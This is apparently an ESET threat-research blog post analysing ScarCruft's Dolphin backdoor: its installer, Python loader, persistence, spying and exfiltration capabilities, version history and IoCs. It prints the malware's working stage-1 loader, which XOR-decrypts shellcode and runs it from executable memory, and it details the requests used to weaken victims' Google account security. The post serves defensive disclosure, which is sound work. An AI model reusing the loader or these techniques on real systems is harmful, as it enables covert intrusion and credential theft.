
Who’s swimming in South Korean waters? Meet ScarCruft’s Dolphin

welivesecurity.com/2022/11/30/whos-swimming-south-korean-waters-meet-scarcrufts-dolphin/

November 30, 2022

ESET researchers uncover Dolphin, a sophisticated backdoor extending the arsenal of the ScarCruft APT group



Filip Jurčacko
30 Nov 2022 - 11:30AM

ESET researchers uncover Dolphin, a sophisticated backdoor extending the arsenal of the ScarCruft APT group

ESET researchers have analyzed a previously unreported backdoor used by the ScarCruft APT group. The backdoor, which we named Dolphin, has a wide range of spying capabilities, including monitoring drives and portable devices and exfiltrating files of interest, keylogging and taking screenshots, and stealing credentials from browsers. Its functionality is reserved for selected targets, to which the backdoor is deployed after initial compromise using less advanced malware. In line with other ScarCruft tools, Dolphin abuses cloud storage services – specifically Google Drive – for C&C communication.

During our investigation, we saw continued development of the backdoor and attempts by the malware authors to evade detection. A notable feature of earlier Dolphin versions we analyzed is the ability to modify the settings of victims’ signed-in Google and Gmail accounts to lower their security, most likely to maintain access to victims’ email inboxes.

In this blogpost, we provide a technical analysis of the Dolphin backdoor and explain its connection to previously documented ScarCruft activity. We will present our findings about this new addition to ScarCruft’s toolset at the AVAR 2022 conference.

Key points in this blogpost:

- ESET researchers analyzed Dolphin, a previously unreported backdoor used by the ScarCruft APT group.
- Dolphin is deployed on selected targets only; it searches the drives of compromised systems for interesting files and exfiltrates them to Google Drive.
- The backdoor was used as the final payload of a multistage attack in early 2021, involving a watering-hole attack on a South Korean online newspaper, an Internet Explorer exploit, and another ScarCruft backdoor, named BLUELIGHT.

- Since the initial discovery of Dolphin in April 2021, ESET researchers have observed multiple versions of the backdoor, in which the threat actors improved the backdoor's capabilities and made attempts to evade detection.
- A notable feature of earlier Dolphin versions we analyzed is the ability to modify the settings of victims' signed-in Google and Gmail accounts to lower their security.

ScarCruft profile

ScarCruft, also known as APT37 or Reaper, is an espionage group that has been operating since at least 2012. It primarily focuses on South Korea, but other Asian countries also have been targeted. ScarCruft seems to be interested mainly in government and military organizations, and companies in various industries linked to the interests of North Korea.

Dolphin overview

In 2021, ScarCruft conducted a watering-hole attack on a South Korean online newspaper focused on North Korea. The attack consisted of multiple components, including an Internet Explorer exploit and shellcode leading to a backdoor named BLUELIGHT, reported by Volexity and Kaspersky.

In those reports, the BLUELIGHT backdoor was described as the attack's final payload. However, when analyzing the attack, we discovered through ESET telemetry a second, more sophisticated backdoor, deployed on selected victims via BLUELIGHT. We named this backdoor Dolphin based on a PDB path found in the executable.

While the BLUELIGHT backdoor performs basic reconnaissance and evaluation of the compromised machine after exploitation, Dolphin is more sophisticated and manually deployed only against selected victims. Both backdoors are capable of exfiltrating files from a path specified in a command, but Dolphin also actively searches drives and automatically exfiltrates files with extensions of interest to ScarCruft.

Figure 1 provides an overview of the attack components leading to the execution of the Dolphin backdoor.




Figure 1. Overview of the attack components leading to the execution of the Dolphin backdoor

Dolphin analysis

Analysis of Dolphin’s components and their capabilities is provided in the following section.

The analysis is based on the first version of the backdoor that we found, 1.9 (based on a string found in the code) with additional information about changes in newer versions. A summarized description of the version changes can be found in the *Dolphin evolution* section.

Dolphin installer

Ensuing sections describe the installer and loader components responsible for the execution of the Dolphin backdoor in the analyzed attack scenario.

It is worth noting that this installer and the deployed loader are not exclusive to Dolphin, and were previously seen used with other ScarCruft malware.

The installer shellcode follows these main objectives:

- Download and deploy a Python interpreter
- Generate and deploy a loading chain with its payload
- Ensure persistence of the loading chain

The installer downloads a CAB file from OneDrive, containing a legitimate Python 2.7 interpreter. The CAB is unpacked to %APPDATA%, and depending on architecture, the interpreter ends up in one of the following directories:

- %appdata%\Python27(32)\
- %appdata%\Python27(64)\


The installer generates two file paths for loading-chain components, <loader_step_1> and <loader_encrypted_step_2>, with the format <base_dir>\<inf_name>\<dll_name>.

<base_dir> is randomly selected from

- %PROGRAMDATA%
- %PUBLIC%
- %APPDATA%\Microsoft
- %APPDATA%\Microsoft\Windows
- %LOCALAPPDATA%
- %LOCALAPPDATA%\Microsoft
- %LOCALAPPDATA%\Microsoft\Windows

<inf_name> and <dll_name> are randomly selected from existing filenames (without extension) in %windir%\inf\*.inf and %windir%\system32\*.dll.

To generate Step 1 of Loader, it uses a script template that is filled with randomly generated names (variables, function). The template with generated example is shown in Figure 2.



```
import ctypes
import sys
import os
import time
def %10(%1,%2):
    return "".join(chr(ord(%3)^ord(%4)) for %3,%4 in zip(%1,%2))
%5 = open(sys.argv[1], "rb")
%7 = %5.read()
%5.close()
%6 = %10(%7[0], %7[1])
%8 = ""
for i in xrange(len(%7) - 2):
    %8 += %10(%7[i + 2], %6)
%9 = ctypes.windll.kernel32.VirtualAlloc(0, len(%8), 0x1000, 0x40)
time.sleep(12)
ctypes.memmove(%9, %8, len(%8))
time.sleep(17)
ctypes.CFUNCTYPE(ctypes.c_int)(%9)()
outfile = open(os.environ['localappdata'] + "\abc.txt", "w")
outfile.writelines("python ended")
outfile.close()
```

```
import ctypes
import sys
import os
import time
def hnWrjEQjUSU10(EI1,dXV2):
    return "".join(chr(ord(VHKD3)^ord(RdOhf4)) for VHKD3,RdOhf4 in zip(EI1,dXV2))
XrvWYh5 = open(sys.argv[1], "rb")
vKNstXqY7 = XrvWYh5.read()
XrvWYh5.close()
aQeToup6 = hnWrjEQjUSU10(vKNstXqY7[0], vKNstXqY7[1])
RJnWPYJmW8 = ""
for i in xrange(len(vKNstXqY7) - 2):
    RJnWPYJmW8 += hnWrjEQjUSU10(vKNstXqY7[i + 2], aQeToup6)
SPDoPXwdvp9 = ctypes.windll.kernel32.VirtualAlloc(0, len(RJnWPYJmW8), 0x1000, 0x40)
time.sleep(12)
ctypes.memmove(SPDoPXwdvp9, RJnWPYJmW8, len(RJnWPYJmW8))
time.sleep(17)
ctypes.CFUNCTYPE(ctypes.c_int)(SPDoPXwdvp9)()
outfile = open(os.environ['localappdata'] + "\abc.txt", "w")
outfile.writelines("python ended")
outfile.close()
```

Figure 2. Step 1 template and generated example

The script is then written to <loader_step_1>.

Step 2 (embedded in the installer) containing the rest of the loading chain, including the payload, is encrypted with a one-byte XOR key derived from the current time and written to <loader_encrypted_step_2>.

In order to persist the start of the loading chain, the installer sets a Run registry value:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\<random_run_name>\"%appdata%\Python27({32|64})\pythonw.exe" "<loader_step_1>" "<loader_encrypted_step_2>"

The <random_run_name> is randomly selected from existing filenames matching %WINDIR%\inf\*.inf, discarding the .inf extension.

To start the loading chain after installation, it creates a one-time scheduled task.

Dolphin loader

The Dolphin loader consists of a Python script and shellcode.

Step 1, the Python script, reads a specified file, XOR-decrypts its contents, and executes the resulting shellcode.

Step 2, shellcode, creates a host process (random CLI executable from %WINDIR%\System32\*.exe), XOR-decrypts further shellcode carried within itself, and injects it into the created process.

Step 3, another shellcode, XOR-decrypts an embedded PE file – the Dolphin backdoor – and loads and executes it using a custom PE loader.

Dolphin backdoor

Dolphin is a backdoor that collects information and executes commands issued by its operators. The backdoor is a regular Windows executable, written in C++. It communicates with Google Drive cloud storage, which is used as its C&C server.

We named the backdoor Dolphin based on a PDB path found in the executable:

D:\Development\BACKDOOR\Dolphin\x64\Release\Dolphin.pdb

Persistence

The backdoor periodically checks and creates its own persistence by making sure that Step 1 of the loader is run every time the system is started, via a registry Run value, in the same way as in the installer:

HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
<random_run_name>\"%appdata%\Python27({32|64})\pythonw.exe" "<loader_step_1>"
"<loader_encrypted_step_2>"

Capabilities

The following basic information about the computer and the backdoor is collected:

- Current backdoor configuration
- Username
- Computer name
- Local and external IP address
- List of installed security products
- RAM size and usage
- Result of check for debugger and other inspection tools (such as Wireshark)
- OS version
- Current time
- Malware version

Dolphin downloads commands, issued by its operators, from Google Drive storage and executes them. After execution, the output of commands is uploaded. Most of Dolphin's capabilities are controlled through commands.

The most relevant capabilities are described below.

File exfiltration

By default, Dolphin searches all non-fixed drives (USBs), creates directory listings and exfiltrates files by extension. This search can be extended to fixed drives (HDDs), via dedicated commands.

The following file extensions of interest, specific to media, documents, emails, and certificates, are specified in the default configuration:

jpg, doc, xls, ppt, hwp, url, csv, pdf, show, cell, eml, odt, rtf, nxl, amr, 3gp, m4a, txt, msg, key, der, cer, docx, xlsx, pptx, pfx, mp3

Besides this automatic search, specific files can be exfiltrated.

In the newer versions, the default search was extended to fixed drives. The command to get specific files was improved, by caching/storing it in the configuration until completion.

Portable devices

Among regular drives, Dolphin also searches portable devices such as smartphones, using the Windows Portable Device (WPD) API. It creates directory listings and exfiltrates files. This functionality appeared to be under development in the first version we found, for several reasons:

- Relying on a hardcoded path with a username that likely doesn't exist on the victim's computer
- Missing variable initialization – some variables are assumed to be zero-initialized, or dereferenced as pointers without initialization
- Missing extension filtering

The code is heavily based on Microsoft's Portable Devices COM API code sample.

Apart from automatic search, the operators can specify individual files to be exfiltrated from portable devices.

In newer versions, this capability was finished and improved by adding extension filtering. For unknown reasons, the command to retrieve specific files from portable devices was removed.

Keylogging and screenshots

Dolphin logs keystrokes for windows with titles containing substrings specified in its configuration. The defaults are chrome and internet explore (sic). This is done via the GetAsyncKeyState API, with keystrokes being logged along with the window name and current time. Screenshots are also taken at a configurable interval; the default is once every 30 seconds.

Screenshots and keylogging are enabled by default, and can be toggled via a command.

Shellcode

Dolphin can receive shellcode for execution. The shellcode is stored in the registry, under one of the following keys:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Themes\Classic\<random_number>
- HKCU\Software\Microsoft\OneDrive\Update\<random_number>
- HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\HttpsSoftware\Microsoft\Internet Explorer\Zone\<random_number> (two subkeys as one, likely a coding error)

It can be executed either locally or in a specified separate process that is created and injected.

In the newer versions, the shellcode is stored in files instead of the registry, and the stored shellcode is loaded and executed on Dolphin's startup, which was not the case in version 1.9 (the original version we analyzed).

Shell commands

Dolphin can execute shell commands; this is done via the popen API and their output is retrieved.

Stealing credentials

Dolphin can retrieve credentials from browsers in the form of saved passwords and cookies. The following browsers are supported:

- Chrome
- Edge
- Internet Explorer

In version 2.2, this capability was removed, presumably to avoid detection. It was later restored in version 3.0, but in a different form. It is now dynamically received from the C&C in the form of shellcode.

Google account

Another one of Dolphin's commands modifies the settings of the currently logged-in Google account, lowering its security relative to default settings. It steals the existing cookie of the logged-in account from the browser and crafts requests that modify the settings.

First, it enables access to Gmail via the IMAP protocol by sending an HTTP POST request to:

https://mail.google.com/mail/u/0/?ik=<GM_ID_KEY>&at=<GM_ACTION_TOKEN>&view=up&act=prefs

Then it enables “less secure app access” by sending an undocumented RPC request via an HTTP POST to:

https://myaccount.google.com/_/AccountSettingsUi/data/batchexecute

These modifications are referred to as “thunder access” in the backdoor, likely being a reference to the Thunderbird email client. Accessing their victims’ inboxes with a third-party client via IMAP probably helps ScarCruft operators maintain access to the victims’ emails after stealing credentials, which may not be enough on their own, due to Google’s detection of suspicious login attempts.


This feature was found in versions 1.9 and 2.0 of the backdoor; it is not present in versions 2.2 or 3.0.

Data staging

Dolphin exfiltrates data to Google Drive storage, staging the data in encrypted ZIP archives before upload. The backdoor also maintains a list of files in the form of MD5 hashes, in order to avoid uploading the same file multiple times. This list can be reset via a dedicated command.

Configuration

The backdoor contains an initial default configuration that is persisted on first run and loaded on subsequent runs. It is stored in the file %ProgramData%\<variable_cfg_name>.inf, where <variable_cfg_name> is randomly selected from existing filenames matching %windir%\inf\*.inf. The content is encrypted using AES CBC with random 16-byte keys and IVs, which are stored at the file’s beginning. The configuration uses JSON format, with hash-like keys. An example of a decrypted configuration is shown in Figure 3.



```
{
  "07AC6EA8" : "MIIBCgKCAQEAsGvD1wNFTtkyZqWvQDiiSmPbpQWIjD6tlcP/lIUlXWMB+CLW+I4ko247WsL9zcMYHP
  "16BB6286" : "QwA6AFwAVQBzAGUAcgBzAFwAQQBkAG0AaQBuAFwAQQBwAHAARABhAHQAYQBcAEwAbwBjAGEAbABcAF
  "1DD9A10A" : 30000,
  "2F010C2C" : "1//0eMg51AjTGu2yCgYIARAAGA4SNwF-[redacted]
  "4B4F7825" : 1,
  "4C24DEDB" : "C:\\ProgramData\\mdmrock.bin",
  "54D5D5C8" : 1,
  "5CF5D328" : ["chrome", "internet explore"],
  "6059FB20" : 5242880,
  "680B7FC0" : "41236498",
  "69655D98" : "7cfefb55",
  "72494382" : "89455662785[redacted].apps.googleusercontent.com",
  "897A5A0C" : "4ea2581c",
  "8E2D6303" : ["jpg", "doc", "xls", "ppt", "hwp", "url", "csv", "pdf", "show", "cell", "eml",
  "9339D692" : 0,
  "C4499600" : "1c4b634e",
  "C8AA88E8" : "QfIHK9ho[redacted]",
  "E389324C" : 52428800,
  "F7E7E484" : null,
  "F9CD94D0" : "879ed8fdb28ea06937f383be1606a60f",
  "FAD210D8" : "1c4b634e"
}
```

Figure 3. Dolphin backdoor configuration

The configuration can be modified through commands. It contains, among others, the following:

- Encryption keys
- Credentials for Google Drive API access
- Window titles to keylog

- List of file extensions to exfiltrate

Dolphin evolution

Since the initial discovery of Dolphin in April 2021, we have observed multiple versions of the backdoor, in which the threat actors improved the backdoor's capabilities and made attempts to evade detection. Figure 4 summarizes the versions seen; a more detailed description of the version changes is provided below.




Figure 4. Dolphin evolution timeline

November 2021 – version 2.0

Version 2.0 introduced the following changes to the version found in April 2021:

- Dynamic resolution of suspicious APIs instead of static imports (for example GetAsyncKeyState) added
- Shellcode capability finished and improved
    - Persisted shellcode stored in files instead of registry
    - Persisted shellcode loaded and executed on Dolphin startup (previously missing)
- Portable device file exfiltration capability finished and improved
    - Exfiltration by extensions added
    - Recognition of internal memory and SD cards (from device ID) added
    - Command to get files from portable devices effectively a NOP
- Device/drive detection and file exfiltration improved

    Dolphin now unconditionally creates directory listings and exfiltrates files by extension every 30 minutes for all drives and devices (fixed drives, removable drives, portable devices). Previously, it was just for removable drives; fixed drives were disabled by default and the code used for accessing portable devices was buggy and broken.

December 2021 – version 2.2

Changes introduced in version 2.2 focused mainly on detection evasion. The credential-stealing capability and commands related to it – the credential stealing and Google account commands – were removed. Most strings in this version are base64 encoded.

January 2022 – version 3.0

In version 3.0, the code was reorganized and classes renamed, with capabilities remaining unchanged. The base64-encoded strings were plaintext again in this version. We observed the following additional changes:

- Command to steal credentials restored in a different form; it now executes shellcode from the C&C
- Command to get files from portable devices completely removed
- Command to get files from drives is now cached/stored in the configuration until completion. If interrupted (for example by computer shutdown), it is done on the next run. This is also useful in the case of removable drives that may not be connected when the command is issued.
- Internet connection check added (https://www.microsoft.com); no malicious code is executed if offline

The differences between versions 2.2 and 3.0, especially the discrepancy in string encoding, suggest the possibility that the versions were being developed in parallel by different people.

Conclusion

Dolphin is another addition to ScarCruft's extensive arsenal of backdoors abusing cloud storage services. After being deployed on selected targets, it searches the drives of compromised systems for interesting files and exfiltrates them to Google Drive. One unusual capability found in prior versions of the backdoor is the ability to modify the settings of victims' Google and Gmail accounts to lower their security, presumably in order to maintain account access for the threat actors. During our analysis of multiple versions of the Dolphin backdoor, we saw continued development and attempts to evade detection.

For any inquiries about our research published on WeLiveSecurity, please contact us at threatintel@eset.com.
ESET Research also offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

SHA-1	Filename	ESET detection name	Description
F9F6C0184CEE9C1E4E15C2A73E56D7B927EA685B	N/A	Win64/Agent.MS	Dolphin backdoor version 1.9 (x64)
5B70453AB58824A65ED0B6175C903AA022A87D6A	N/A	Win32/Spy.Agent.QET	Dolphin backdoor version 2.0 (x86)
21CA0287EC5EAEE8FB2F5D0542E378267D6CA0A6	N/A	Win64/Agent.MS	Dolphin backdoor version 2.0 (x64)
D9A369E328EA4F1B8304B6E11B50275F798E9D6B	N/A	Win32/Agent.UYO	Dolphin backdoor version 3.0 (x86)

SHA-1	Filename	ESET detection name	Description
2C6CC71B7E7E4B28C2C176B504BC5BDB687C4D41	N/A	Win64/Agent.MS	Dolphin backdoor version 3.0 (x64)

MITRE ATT&CK techniques

This table was built using version 12 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Initial Access	T1189	Drive-by Compromise	ScarCruft uses watering-hole attacks to compromise victims.
Execution	T1059.006	Command and Scripting Interpreter: Python	The Dolphin loader a uses Python script.
T1059.007	Command and Scripting Interpreter: JavaScript	ScarCruft used malicious JavaScript for a watering-hole attack.	
T1203	Exploitation for Client Execution	ScarCruft exploits CVE-2020-1380 to compromise victims.	
T1106	Native API	Dolphin uses Windows API functions to execute files and inject processes.	
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task	Dolphin uses a temporary scheduled task to start after installation.
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Dolphin uses Run keys for persistence of its loader.	
Defense Evasion	T1055.002	Process Injection: Portable Executable Injection	Dolphin can inject into other processes.
T1027	Obfuscated Files or Information	Dolphin has encrypted components.	
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Dolphin can obtain saved passwords from browsers.
T1539	Steal Web Session Cookie	Dolphin can obtain cookies from browsers.	
Discovery	T1010	Application Window Discovery	Dolphin captures the title of the active window.
T1083	File and Directory Discovery	Dolphin can obtain file and directory listings.	

Tactic	ID	Name	Description
T1518.001	Software Discovery: Security Software Discovery	Dolphin obtains a list of installed security software.	
T1082	System Information Discovery	Dolphin obtains various system information including OS version, computer name and RAM size.	
T1016	System Network Configuration Discovery	Dolphin obtains the device's local and external IP address.	
T1016.001	System Network Configuration Discovery: Internet Connection Discovery	Dolphin checks internet connectivity.	
T1033	System Owner/User Discovery	Dolphin obtains the victim's username.	
T1124	System Time Discovery	Dolphin obtains the victim's current time.	
Collection	T1056.001	Input Capture: Keylogging	Dolphin can log keystrokes.
T1560.002	Archive Collected Data: Archive via Library	Using the Zipper library, Dolphin compresses and encrypts collected data before exfiltration.	
T1119	Automated Collection	Dolphin periodically collects files with certain extensions from drives.	
T1005	Data from Local System	Dolphin can collect files from local drives.	
T1025	Data from Removable Media	Dolphin can collect files from removable drives.	
T1074.001	Data Staged: Local Data Staging	Dolphin stages collected data in a directory before exfiltration.	
T1113	Screen Capture	Dolphin can capture screenshots.	
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Dolphin uses HTTPS to communicate with Google Drive.
T1102.002	Web Service: Bidirectional Communication	Dolphin communicates with Google Drive to download commands and exfiltrate data.	
Exfiltration	T1020	Automated Exfiltration	Dolphin periodically exfiltrates collected data.
T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Dolphin exfiltrates data to Google Drive.	

30 Nov 2022 - 11:30AM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion